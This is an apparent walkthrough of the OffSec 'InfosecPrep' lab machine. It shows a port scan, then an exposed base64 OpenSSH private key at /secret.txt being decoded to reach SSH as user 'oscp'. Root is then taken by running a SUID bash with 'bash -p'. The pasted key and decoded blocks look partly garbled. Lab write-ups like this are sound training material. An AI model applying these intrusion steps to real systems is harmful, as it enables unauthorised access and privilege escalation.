

# InfosecPrep

```
rustscan -a 192.168.188.89 -t 3000 -u 4000 -- -A -oN nmap
```


Three ports are open as 22, 80, 33060

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61   OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQIINTlvI4qQLNU17b70iKB5xuJlNnZ3zMZeHzfG3H5TcsVNmgImTe4FjEez6
82YpFvZfDAvAwJoutkyCxeBb1+C9Y7g6kQYXlNF0uHoq/2m6vki9yVW7Bu3IVeLryw/7pnwzb/tr3K86GEsGc8+87ZIyFrgE1Rca
5fJzS/WmvK7w79aoFJPmVBCXOSXkoe9uoi9a640nsY0jF8ao7u0UJp84QIUyPRLuPXqlxXwZenqt5RKH6dXyw9tsV2Q3BvZwJwvS
W7Q4uuJwFUaSO/gYLiOTpbTol4SmgzC+NvqFrUk10xPttDSc=
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBOX6nl2HC2/Prh0l8uVsnAzinE
|   256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBefJyPm1sJN+QedhTj6S1CPbXQZEFxb58RICJh970R8
80/tcp    open  http      syn-ack ttl 61   Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: WordPress 5.4.2
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /secret.txt
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: OSCP Voucher &#8211; Just another WordPress site
33060/tcp open  mysql?    syn-ack ttl 61
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SslSessionReq, TLSSessionReq, X11Probe, afp:
|_     Invalid message"
|_   HY000
```

Browse on port 80

Nothing interested then go to file **/robots.txt**

Found one disallow file as **/secret.txt**



We got **base-64** encoded data



Decode it using **cyberchef**

And we got openssl private key with the help of this file we can login into **ssh** account without having any password but we don't have any username.

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars
 ☐ Strict mode

STEP

BAKE!

Input

```
LS0tLS1CRUdJTiBPUEV0U1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCBjGjUnphQzFyWlhrdGRgRURF
QUFBQkc1dmJtVUFuFBQUFFYm05dVpRQUBQUBQUBQkFBQUJsd0FBQUBkFmMyZ3Rjbgp0aEFBQUBF
d0VBUFBQUBFZRUf0SEnzU3pIdFVG0Es4dG1PcUVDUvLmcktLckNsc2J2cTZpSUC3UjlnMFdQdJj
K2drVvd1ckl6QlNjdm5TEU5ZmxvbHNLZHMtVFRYk1WR3FTQURuUWJUYXZhaWdRZWt1ZTBiTHN
ay9yWjVGE9VUlpMVHZkbEpXeHoKYklleUM1YTVGMERs0VZBxpDaGU0M3owRG8waVF3MTC4R0p
UWFxc2NMbUVhdHJfJfVQVmkZrRitBdmVXM2hxUGZicnc5dgpB0VFBVBM2xLZHfY0fHfElkvL0x
MctzUWcvcFV1MEtQa1kx0Gk2dm5maVlIR2t5VzFTZ3J5UGg1eDlCR1RrM2VSWWNOcnc2BURiQWp
S0tDSEdNK2Rubkd0Z3Ba3FUk2daV3ovTXB5MGVrYXVrNk5QN05Dek9StnJJWEFZRMExcld6YUv
eXBId1kKa0NFY2ZXSkpsWjcrZmNFRMe1QjdnRXD0L2FLZEZSWFBRd2luRmxuUU1ZTW1hdThQWmJ
aUJJCnh0SVLYeTNNsgNLQklzSgowSFNLditIYktX0WtwVEw1T29Ba0I4ZkgMGB1aLZPYjZZVHV
MXNKS1dSSElawTNxZTA4STJSWGVFeEZGWXU5b0x1ZzBkCnRIWWRKSEZMN2NXaU52NG1SeUo5UmN
```

3501 46 564

Raw Bytes

Output

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAQAEAtHCSzHtUF8K8ti0qECQYLrKkrCRsbvq6iIG7R9g0WpV9w+gkUwe
IzBScvg1LE9f0lsKdxMQbMVGqSADnYBTavaigQekue0bLsYk/rZ5Fh0URZLTvdLJWxz
bIeyC5a5F0Dl9UymzChe43z0Do0iQw178GJUqaqscLmEatqIiT/2FkF+AveW3hgPfbw9v
A9QAUIA3ledqr8XezY//Lq0+sQg/pUu0KPky18i6vnfiYHGkyW1SgryPh5x9BGtk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCz0RNRiXAYFa1rWzaEtyPhWY
kCEcfWJjLZ7+fCfEa5B7gEwt/aKdFRXPQwinFLiQMYMmau8PZbPiBrxtIYxy3MHCKBIsJ
0Hskv+HbKW9kpTL500AkB8fHF30ujV0b6YTuc1sJKWRHIZY3qe08I2RXeExFFYU9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraAAAFgh9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkG6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
```

Now double decoded that openssh private key  
And we got string as **oscp@oscp**

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars
 ☐ Strict mode

STEP

BAKE!

Input

```
iFXlYfgh6K/5UnZngEbjMQMTd00lkbrgpMYih+ZgyvK1Lo0TyMvVgT5LMgjJGsaQ5393M2
yUEiSxer7q90N6VHYXDjHuwX2V3QMcCqptSCS1bSqvkmNvhQXMAaAS8AJw19qXwXim15Sp
WoqdjoSWEJxKEFTuWU7W0iYc2Fv5ds3cYOR8RorbmGnzdiZgxZAAAawQDhNXKms0oVmdDy
3fKZgTuwr8My5HyL5jra6owj/5rJMux6sjZEigZa96EjcevZJyGTF2uV77AQ2Rqwnbb2G1
jdlKc0Yt9ubqSikd5f8AkZLZBsCIRvudQZCoxZBGUd2DUWz0gKMLfxvFBNQF+LWfgtbrSP
0gB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJjLU00PL1cIPzt0hzERLj2qv9DUelT0Uran0
cUwrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAADBAM0cRhDow0Fx50HkE+HMIJ2jQiefvwpM
Bn2FN6kw4GLZiVcQUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscwG6xc/R8yueAeI
Rcw85udkhNVwperg40siFZMpwKqcMlt8i6lvmoUBjRtBD4g5MYWRAN00Nj9VWMTbW9RLiR
kuoRiShh6uCjGCCH/WfwCof9enCeJ4HEj5EPj8nZ0cMNvoArq7VnCNGTpamcXBrfIwxcVT
8nfK2oDc6LfrDmjQAAAAlvc2NwQg9zY3A=
```

2519 36

Raw Bytes

Output

```
.....iLsE.....iN.Aá.....Á.....ú.....i.....A.....y }Çj¥.....ææVê.....&GHY5-YéùpuL.Y.....9.....0
ç%Jh^V.....ý.....'fxn3017N:Y0@Lb(~f0+Rè9<X0ä3 .....i0w+s6ÉA"lW«i~t7*Gap
ùJ01A^|0KV0^ù&60P\A0/0'
}0u.....myJ.....00èIa ÄS.....00ic.....ç.....ç.....lYÆ0GÄh.....1.....7bf0Y000.....á5r|KJ010ðY0.....;.....~Ä2a
#ÿ.....É1Eú²6D.....Z.....i#qèÜ'!.....k.....i.....ú.....0.....Y.....G4b3nn0ç.....P_ð .....0.....l0.....i.....400.....Y0k.....050
2Wñ%PM@.....XX-n.....:.....x.....00.....0.....0.....0.....V.....ySÑ0.....âc.....C.....<.....%.....\.....üi0.....AD.....6^ÿCQés9JÜ.....ç.....Z³
H$Sup~ÉFX 0A0000.....Á.....í.....F0èÁáqçAä0.....á.....I.....E0.....ç.....f0.....|.....700àbÜ.....W*Q>.....ç.....'.....,.....:.....^y.....è¥(
K@Ä »Z0±s0|Êç.....x.....\ÄInvhMuJ^000²!Y2.....0Ä%.....E0.....Y.....P0N.....0.....0.....Y0
;Cc0U.....Mµ%.....D.....0.....0.....(aèâE0.....ýg0.....ýzp.....Ä.....0.....EÜNA
%0«µg0N.....=0.....\0ß#0\U?.....|.....
i.....~æ0000 .....oscp@oscp
```

Now we have username and key file.  
First change the permission of that openssh private key file to read and write only

```
chmod 600 key
```

Then login into **ssh**

```
ssh oscp@192.168.188.89 -i key
```

```
(root#Bhavesh)-[~/Offsec/Infosecprep]
# chmod 600 key

(root#Bhavesh)-[~/Offsec/Infosecprep]
# ssh oscp@192.168.188.89 -i key
The authenticity of host '192.168.188.89 (192.168.188.89)' can't be established.
ED25519 key fingerprint is SHA256:0ORLHlygIlTRZ4nXi9nq+WIrJ26fv7tfgvVHm8FaAzE.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.188.89' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 31 May 2024 01:51:08 PM UTC

System load:  0.08               Processes:           208
Usage of /:   25.4% of 19.56GB   Users logged in:    0
Memory usage: 59%               IPv4 address for eth0: 192.168.188.89
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash-5.0$ whoami
oscp
-bash-5.0$
```

## Privilege Escalation

We have a program that **suid** bit set

```
find / -perm -4000 -type f 2>/dev/null
```

```
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
```

Run below command to spawn a root shell

```
/usr/bin/bash -p
```

Now we are **root** user of the system

```
bash-5.0$ /usr/bin/bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd),1000(oscp)
bash-5.0# whoami
root
bash-5.0#
```